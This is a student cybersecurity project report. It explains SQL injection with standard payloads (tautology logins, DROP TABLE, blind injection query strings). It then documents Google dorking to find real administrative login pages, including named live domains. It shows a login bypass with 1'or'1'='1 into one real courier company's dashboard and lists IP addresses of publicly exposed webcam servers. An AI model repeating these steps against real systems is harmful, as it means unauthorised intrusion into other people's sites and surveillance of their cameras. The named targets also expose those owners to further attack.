# A PROJECT REPORT ON:

A) Take some random websites using Google hacking database and enter into their admin panel using SQL Injections (Manual and using a tool called burp suite)

B) Show some live cameras using Google hacking database.

## SUBMITTED BY:

AYVON JOSEPH BIJI

## SUBMITTED TO:

**1Stop**:

Cyber Security Program

## Aim

Take some random websites using Google hacking database and enter into their admin panel using SQL Injections (Manual and using a tool called burp suite)

## SQL injection:

SQL injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

In a 2012 study, it was observed that the average web application received four attack campaigns per month, and retailers received twice as many attacks as other industries.

## Technical implementations:

### Incorrectly constructed SQL statements

This form of injection relies on the fact that SQL statements consist of both data used by the SQL statement and commands that control how the SQL statement is executed. For example, in the SQL statement `select * from person where name = 'susan' and age = 2` the string 'susan' is data and the fragment `and age = 2` is an example of a command (the value 2 is also data in this example).

SQL injection occurs when specially crafted user input is processed by the receiving program in a way that allows the input to exit a data context and enter a command context. This allows the attacker to alter the structure of the SQL statement which is executed.

As a simple example, imagine that the data 'susan' in the above statement was provided by user input. The user entered the string 'susan' (without the apostrophes) in a web form text entry field, and the program used string concatenation statements to form the above SQL statement from the three fragments **select** * **from** person **where** name=', the user input of 'susan', and ' **and** age = 2.

Now imagine that instead of entering 'susan' the attacker entered ' **or** 1=1; --.

The program will use the same string concatenation approach with the 3 fragments of **select** * **from** person **where** name=', the user input of ' **or** 1=1; --, and ' **and** age = 2 and construct the statement **select** * **from** person **where** name='' **or** 1=1; -- *and age = 2*. Many databases will ignore the text after the '--' string as this denotes a comment. The structure of the SQL command is now **select** * **from** person **where** name='' **or** 1=1; and this will select all person rows rather than just those named 'susan' whose age is 2. The attacker has managed to craft a data string which exits the data context and entered a command context.

A more complex example is now presented.

Imagine a program creates a SQL statement using the following string assignment command :

```
var statement = "SELECT * FROM users WHERE name = '" + userName + "'";
```

This SQL code is designed to pull up the records of the specified username from its table of users. However, if the "userName" variable is crafted in a specific way by a malicious user, the SQL statement may do more than the code author intended. For example, setting the "userName" variable as:

```
' OR '1'='1
```

or using comments to even block the rest of the query (there are three types of SQL comments[13]). All three lines have a space at the end:

```
' OR '1'='1' --
' OR '1'='1' {
' OR '1'='1' /*
```

renders one of the following SQL statements by the parent language:

```
SELECT * FROM users WHERE name = '' OR '1'='1';
SELECT * FROM users WHERE name = '' OR '1'='1' -- ';
```

If this code were to be used in authentication procedure then this example could be used to force the selection of every data field (*) from *all* users rather than from one specific user name as the coder intended, because the evaluation of '1'='1' is always true.

The following value of "userName" in the statement below would cause the deletion of the "users" table as well as the selection of all data from the "userinfo" table (in essence revealing the information of every user), using an API that allows multiple statements:

```
a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't
```

This input renders the final SQL statement as follows and specified:

```
SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT
* FROM userinfo WHERE 't' = 't';
```

While most SQL server implementations allow multiple statements to be executed with one call in this way, some SQL APIs such as PHP's mysql_query() function do not allow this for security reasons. This prevents attackers from injecting entirely separate queries, but doesn't stop them from modifying queries.

### Blind SQL injection[edit]

Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.[14] There are several tools that can automate these attacks once the location of the vulnerability and the target information has been established.[15]

#### Conditional responses[edit]

One type of blind SQL injection forces the database to evaluate a logical statement on an ordinary application screen. As an example, a book review website uses a query string to determine which book review to display. So the URL https://books.example.com/review?id=5 would cause the server to run the query

```
SELECT * FROM bookreviews WHERE ID = '5';
```


from which it would populate the review page with data from the review with ID 5, stored in the table bookreviews. The query happens completely on the server; the user does not know the names of the database, table, or fields, nor does the user know the query string. The user only sees that the above URL returns a book review. A hacker can load the URLs https://books.example.com/review?id=5 OR 1=1 and https://books.example.com/review?id=5 AND 1=2, which may result in queries

```
SELECT * FROM bookreviews WHERE ID = '5' OR '1'='1';
SELECT * FROM bookreviews WHERE ID = '5' AND '1'='2';
```

respectively. If the original review loads with the "1=1" URL and a blank or error page is returned from the "1=2" URL, and the returned page has not been created to alert the user the input is invalid, or in other words, has been caught by an input test script, the site is likely vulnerable to an SQL injection attack as the query will likely have passed through successfully in both cases. The hacker may proceed with this query string designed to reveal the version number of MySQL running on the server: https://books.example.com/review?id=5 AND substring(@@version, 1, INSTR(@@version, '.') - 1)=4, which would show the book review on a server running MySQL 4 and a blank or error page otherwise. The hacker can continue to use code within query strings to achieve their goal directly, or to glean more information from the server in hopes of discovering another avenue of attack.[16][17]

### Second order SQL injection[edit]

Second order SQL injection occurs when submitted values contain malicious commands that are stored rather than executed immediately. In some cases, the application may correctly encode an SQL statement and store it as valid SQL. Then, another part of that application without controls to protect against SQL injection might execute that stored SQL statement. This attack requires more knowledge of how submitted values are later used. Automated web application security scanners would not easily detect this type of SQL injection and may need to be manually instructed where to check for evidence that it is being attempted.



Google

inurl admin login.php

All · News · Videos · Images · Shopping · More · Tools · SafeSearch on

About 1,93,000 results (0.47 seconds)


http://www.alltimecargo.com › login
Admin Login

https://cs.mtech.edu › institute › login
Admin Login
**ADMIN LOGIN**. Username: Password:.

http://cwprs.gov.in › Admin › Login
Admin Login : CWPRS
Administrative **Login**. Username. Password. Security Code. Play Audio. Forgot Your Password?
Forgot Password. Enter Your Email-ID. Security Code. Captcha.

http://www.latursahodaya.com › login
Admin Login
**Admin Login**. Username. Password. Change Password · Go to Home.

https://lpcollege.in › adminlogin
Admin Login
Welcome. User Name. Password.




Admin Login....

Username
1'or'1'='1

Password
••••••••••

Login



All Time Courier & Cargo Dashbord

Courier Entry


View Courier

Manage Agent

Manage News

Upload Scan

B) Show some live cameras using Google hacking database.



inurl:/multi.html intitle:webcam

All · Videos · Images · Shopping · News · More · Tools · SafeSearch on


About 49 results (0.29 seconds)


http://2.40.45.90 › multi
Multi view - webcam 7
webcam 7. service edition. HomeMulti viewSmartphoneGalleryAdministration. Not logged in. 160x120, 320x240, 640x480. powered by webcam 7 v1.5.3.0.

http://223.25.100.34 › multi
Multi view - webcam 7
service edition. HomeMulti viewGalleryAdministration. Not logged in. 160x120, 320x240, 640x480. powered by webcam 7 v0.9.9.3.

http://194.37.1.82 › multi
webcam 7
webcam 7. webcams and ip cameras server for windows. HomeMulti viewGalleryAdministration. Not logged in. 160x120, 320x240, 640x480 ...

http://47.224.4.14 › multi
Multi view - webcam 7
HomeMulti viewSmartphoneGalleryAdministration. Not logged in. 160x120, 320x240, 640x480. powered by webcam 7 v1.5.3.0.




Home
Multi view
Smartphone
Gallery
Administration
Not logged in
320x240
FI9805W
webcam